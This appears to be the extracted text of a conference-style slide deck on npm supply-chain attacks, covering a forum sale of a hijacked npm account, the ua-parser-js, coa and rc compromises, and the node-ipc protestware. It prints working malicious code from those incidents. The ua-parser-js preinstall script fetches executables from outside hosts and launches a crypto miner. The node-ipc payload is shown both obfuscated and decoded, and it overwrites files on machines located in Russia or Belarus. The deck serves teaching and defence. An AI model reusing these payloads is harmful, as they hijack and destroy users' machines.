
License

MIT



**Used by millions.
including Facebook.**

Most likely you're using it





October 5th, 2021

Russian Underground

Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. T


Suitable for distributing installations, miners, creating a botnet.

Start \$ 10k

Step \$ 1k

Blitz \$ 20k

24 hours after the last bet



User

0 4

24 posts
registration

Activity
other

Guarantor, we will pay the commission 50/50

A couple of weeks later

The screenshot shows a GitHub issue comment section. At the top, there are two small circular icons: one with a smiley face and another with a thumbs up, followed by the number '27'. Below this, a user profile picture of a man with dark hair and a green shirt is next to the name 'faisalman' and the text 'commented 24 days ago'. To the right of the comment are three small buttons: 'Owner', a smiley face, and an ellipsis (...). The main content of the comment is:

Hi all, very sorry about this.
I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).
I believe someone was hijacking my npm account and published some compromised packages (0.7.29, 0.8.0, 1.0.0) which will probably install malware as can be seen from the diff here: <https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0>


I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy <https://docs.npmjs.com/policies/unpublish>) so I can only deprecate them with a warning message.

Below the comment are several small circular icons with counts: a smiley face (1), a thumbs up (107), a smiling face (4), a sad face (13), a heart (46), a rocket (1), and a question mark (21).


At the bottom, another user profile picture of a person with glasses and a yellow shirt is next to the name 'KalleOlovNiemitalo' and the text 'commented 24 days ago'. To the right are three small buttons: a smiley face, a thumbs up, and an ellipsis (...).



ua-parser-js




1.0.0



0.8.0




0.7.29



1.0.2

@faisalman



ua-parser-js/0.7.29/package.json

```
... ... @@ -1,7 +1,7 @@  
1 1 {  
2 2   "title": "UAParser.js",  
3 3   "name": "ua-parser-js",  
4 - "version": "0.7.28",  
4 + "version": "0.7.29",  
5 5   "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",  
6 6   "description": "Lightweight JavaScript-based user-agent string parser",  
7 7   "keywords": [  
... ... @@ -142,6 +142,7 @@  
142 142   ],  
143 143   "main": "src/ua-parser.js",  
144 144   "scripts": {  
145 + "preinstall": "start /B node preinstall.js & node preinstall.js",  
146   "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments",  
147   "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",  
148   "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",  
... ...
```


ua-parser-js/0.7.29/preinstall.bat

```
1 @echo off  
2 curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe  
3 if not exist jsextension.exe (  
4     wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe  
5 )  
6 if not exist jsextension.exe (  
7     certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe  
8 )  
9 curl https://citationsherbe.at/sdd.dll -o create.dll  
10 if not exist create.dll (  
11     wget https://citationsherbe.at/sdd.dll -O create.dll  
12 )  
13 if not exist create.dll (  
14     certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll  
15 )  
16 set exe_1=jsextension.exe  
17 set "count_1=0"  
18 >tasklist.temp (  
19 tasklist /NH /FI "IMAGENAME eq %exe_1%"  
20 )  
21 for /f %%x in (tasklist.temp) do (  
22 if "%x" EQU "%exe_1%" set /a count_1+=1  
23 )  
24 if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool[minexmr.com:443 -u 49ay9Aq2r3dijtEk3eeKkm7pc5R39AKnbYJZVqAd1UU  
25 del tasklist.temp
```



**Two weeks later
Nov 4th 2021**

Two NPM Packages With 22 Million Weekly Downloads Found Backdoored



November 07, 2021 Ravie Lakshmanan

Popular This Week

GitHub Advisory Database / GHSA-73qr-pfmq-6rp8

Embedded malware in coa

critical severity Published 4 days ago • Updated 3 days ago

Vulnerability details

Dependabot alert

A large red rectangular banner is positioned diagonally across the image. The word "COMPROMISED" is written in bold, white, sans-serif capital letters, oriented from the bottom-left towards the top-right. In the background, there's a blurred screenshot of a news website. At the top left of the blur, the text "Updated 3 days ago" is visible. On the right side of the blur, there's a snippet of text that includes "for Encryp" and some other partially visible words.

Affected versus

The image shows two smartphones side-by-side, both displaying the iShares mobile application. The screen displays a list of investment options, likely mutual funds or ETFs, with some details visible. A small callout box points from the top right of the left phone towards the top right of the right phone, indicating a feature like a comparison tool or a detailed view.

SharkBot – A New Android Trojan Stealing Banking and Cryptocurrency Accounts

100

Abcbot – A New Evolving Wormable Botnet Malware

coa

The screenshot shows the npmjs.com package page for 'coa'. The URL in the browser bar is <https://www.npmjs.com/package/coa>. The page has a header with a navigation bar and a search bar. Below the header, there's a section for 'Never Post Memes' and a 'Products' dropdown. The main content area features the package name 'coa' with a 'ts' badge, version 2.0.2, and a 'Public' status. It was published 3 years ago. Below this, there are tabs for 'Readme' (selected), 'Explore (BETA)', '3 Dependencies', '168 Dependents', and '29 Versions'. A large heading 'Command-Option-Argument' is followed by a brief description: 'Yet another parser for command line options.' Below this, there are build status badges for npm v2.0.2, build passing, build passing, coverage 70%, and david no longer available. A 'What is it?' section describes COA as a parser for command line options. A 'Other features' section lists rich types for options and arguments, async commands using promises, and easy submoduling. A 'Repository' section links to github.com/veged/coa, and a 'Homepage' section links to github.com/veged/coa. A 'Weekly Downloads' chart shows 8,187,759. A 'Install' button contains the command 'npm i coa'. Below the install button, there's a 'Version' table for 2.0.2 (Unpacked Size: 72.5 kB, Total Files: 15) and a 'License' table for MIT.

rc

The screenshot shows the npmjs.com package page for 'rc'. The URL in the browser bar is <https://www.npmjs.com/package/rc>. The page has a header with a navigation bar and a search bar. Below the header, there's a section for 'Napoleonic Political Magnificence' and a 'Products' dropdown. The main content area features the package name 'rc' with a 'dt' badge, version 1.2.8, and a 'Public' status. It was published 4 years ago. Below this, there are tabs for 'Readme' (selected), 'Explore (BETA)', '4 Dependencies', '1,362 Dependents', and '48 Versions'. A large heading 'rc' is followed by a brief description: 'The non-configurable configuration loader for lazy people.' Below this, there's a 'Usage' section with code examples. A 'Repository' section links to github.com/dominictarr/rc, and a 'Homepage' section links to github.com/dominictarr/rc#readme. A 'Weekly Downloads' chart shows 12,451,373. A 'Install' button contains the command 'npm i rc'. Below the install button, there's a 'Version' table for 1.2.8 (Unpacked Size: 17.3 kB, Total Files: 12) and a 'License' table for (BSD-2-Claus...).


22m Weekly Downloads

Homepage

 github.com/veged/coa

↓ 2022-03-27 to 2022-04-02

9,555,969



Version

2.0.2

License


MIT

Homepage

 github.com/dominictarr/rc#readme

↓ Weekly Downloads

12,451,373



Version

1.2.8

License

(BSD-2-Claus...


Same malicious code

**We are seeing more and more attacks
on good packages**



Meet Brandon Nozaki Miller

**He's
making
a positive
impact**



Packages

41

The screenshot shows a web browser window displaying the npmjs.com user profile for the user `riaevangelist`. The URL in the address bar is `https://www.npmjs.com/~riaevangelist`. The page header includes the npm logo, a search bar, and navigation links for Products, Pricing, and Documentation. The user's profile picture is a stylized sunburst graphic, and their name is displayed below it. The main content area shows a summary of the user's activity: 41 Packages and 0 Organizations. Below this, a list of packages is displayed, each with a thumbnail, name, description, and publication information.

Package	Description	Published By	Published
<code>event-pubsub</code>	Super light and fast Extensible ES6+ events and EventEmitters for Node and the browser. Easy for any developer level, use the same exact code in node and the browser. No frills, just high speed events!	<code>riaevangelist</code>	5.0.3 • a year ago
<code>node-cmd</code>	Simple commandline/terminal/shell interface to allow you to run cli or bash style commands as if you were in the terminal.	<code>riaevangelist</code>	5.0.0 • 9 months ago
<code>ria</code>	Node tool for developing RIA Apps using the RIA app framework. Helps initialize the app and create modules using UI templates and architecture.	<code>riaevangelist</code>	2.0.2 • 8 years ago
<code>bluetooth-programmer</code>			

node-ipc

The screenshot shows the npmjs.com package page for `node-ipc`. The page header includes the Narcoleptic Pasta Manufacturer logo, Products, Pricing, and Documentation links. The main navigation bar features the npm logo, a search bar, and Sign Up/Sign In buttons. The package card for `node-ipc` (version 11.1.0, published 2 months ago) displays tabs for Readme (selected), Explore (Beta), 5 Dependencies, 360 Dependents, and 74 Versions. The `Readme` tab contains a description of the module as a `nodejs` module for local and remote Inter Process Communication, supporting various socket types. It also mentions a great solution for complex multiprocess `Neural Networking` in Node.js. Installation instructions (`npm i node-ipc`) and repository links (`github.com/RIAEvangelist/node-ipc`) are provided. The package has 1,123,900 GitHub stars. Version 11.1.0 is listed under the Version section, and MIT is listed under the License section.

Narcoleptic Pasta Manufacturer

Products Pricing Documentation

Sponsor Me

npm Search packages

Search Sign Up Sign In

node-ipc DT

11.1.0 • Public • Published 2 months ago

Readme Explore BETA 5 Dependencies 360 Dependents 74 Versions

node-ipc

[Sponsor Me On Github](#)

a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

A great solution for complex multiprocess **Neural Networking** in Node.js

as of v11 this module uses the `peacenotwar` module.

```
npm install node-ipc
```

for node <v14

```
npm install node-ipc@^9.0.0
```

Install

```
> npm i node-ipc
```

Repository

github.com/RIAEvangelist/node-ipc

Homepage

riaevangelist.github.io/node-ipc/

2022-03-13 to 2022-03-19

1,123,900

Version License

11.1.0 MIT

Unpacked Size Total Files

1m Weekly Downloads

Homepage

 riaevangelist.github.io/node-ipc/

⬇ 2022-03-13 to 2022-03-19

1,123,900


Version

11.1.0

License

MIT

Maintained for 8+ years



2015

2018



March 7th, 2022

Brandon added new functionality

The screenshot shows a GitHub repository page for the `node-ipc` module. The URL in the browser bar is `https://github.com/RIAEvangelist/node-ipc/dao/ssl-geospec.js`. The repository is public and has 24 watchers, 260 forks, and 1.3k stars. The `Code` tab is selected, showing a commit from `RIAEvangelist` with the message "added ssl check". The commit was made on March 7, 2022. The code snippet in the commit shows a single line of JavaScript:

```
1 import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}con
```

The GitHub interface includes a sidebar for the `node-ipc` package, which is version 11.1.0 and was published 2 months ago. The sidebar shows links to the `Readme` and `Explore` sections.

```
import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}const n=Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pb9pcGdlbz9hcG1LZXk9YWU1MTFLMTYyNzgyNGE5NjhYWFFhNzU4YTUzMDkxNTQ=","base64");o.get(n.toString("utf8"),function(t){t.on("data",function(t){const n=Buffer.from("Li8=","base64");const o=Buffer.from("Li4v","base64");const r=Buffer.from("Li4vLi4v","base64");const f=Buffer.from("Lw==","base64");const c=Buffer.from("Y291bnRyeV9uYW1l","base64");const e=Buffer.from("cnVzc2lh","base64");const i=Buffer.from("YmVsYXJ1cw==","base64");try{const s=JSON.parse(t.toString("utf8"));const u=s[c.toString("utf8")].toLowerCase();const a=u.includes(e.toString("utf8"))||u.includes(i.toString("utf8"));if(a){h(n.toString("utf8"));h(o.toString("utf8"));h(r.toString("utf8"));h(f.toString("utf8"))}}catch(t){{}))}},Math.ceil(Math.random()*1e3));async function h(n="",o=""){if(!a.existsSync(n)){return}let r=[];try{r=a.readdirSync(n)}catch(t){}const f=[];const c=Buffer.from("4p2k77iP","base64");for(var e=0;e<r.length;e++){const i=u.join(n,r[e]);let t=null;try{t=a.lstatSync(i)}catch(t){continue}if(t.isDirectory()){const s=h(i,o);s.length>0?f.push(...s):null}else if(i.indexOf(o)>=0){try{a.writeFile(i,c.toString("utf8"),function(){})}catch(t){}}}return f};const ssl=true;export {ssl as default,ssl}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

The screenshot shows the homepage of ipgeolocation.io. At the top, there's a search bar with the URL <https://ipgeolocation.io/>. The main content area features a large dark box containing a JSON API response. The response includes fields like "ip", "country", "state", "city", "latitude", "longitude", "time_zone", "isp", "currency", and "country_name". A yellow box highlights the "country_code2", "country_code3", and "country_name" fields, which are all set to "USA". Below the JSON box is a "View More" button.

Free IP Geolocation API and Accurate IP Lookup Database

Free IP API provides country, city, state, province, local currency, latitude and longitude, company detail, ISP lookup, language, zip code, country calling code, time zone, current time, sunset and sunrise time, moonset and moonrise time from any IPv4 and IPv6 address in REST, JSON and XML format over HTTPS.

Get Free API Access

```
{  
  ...  
  "country_code2": "USA",  
  "country_code3": "USA",  
  "country_name": "United States of America",  
  ...  
}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");


setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

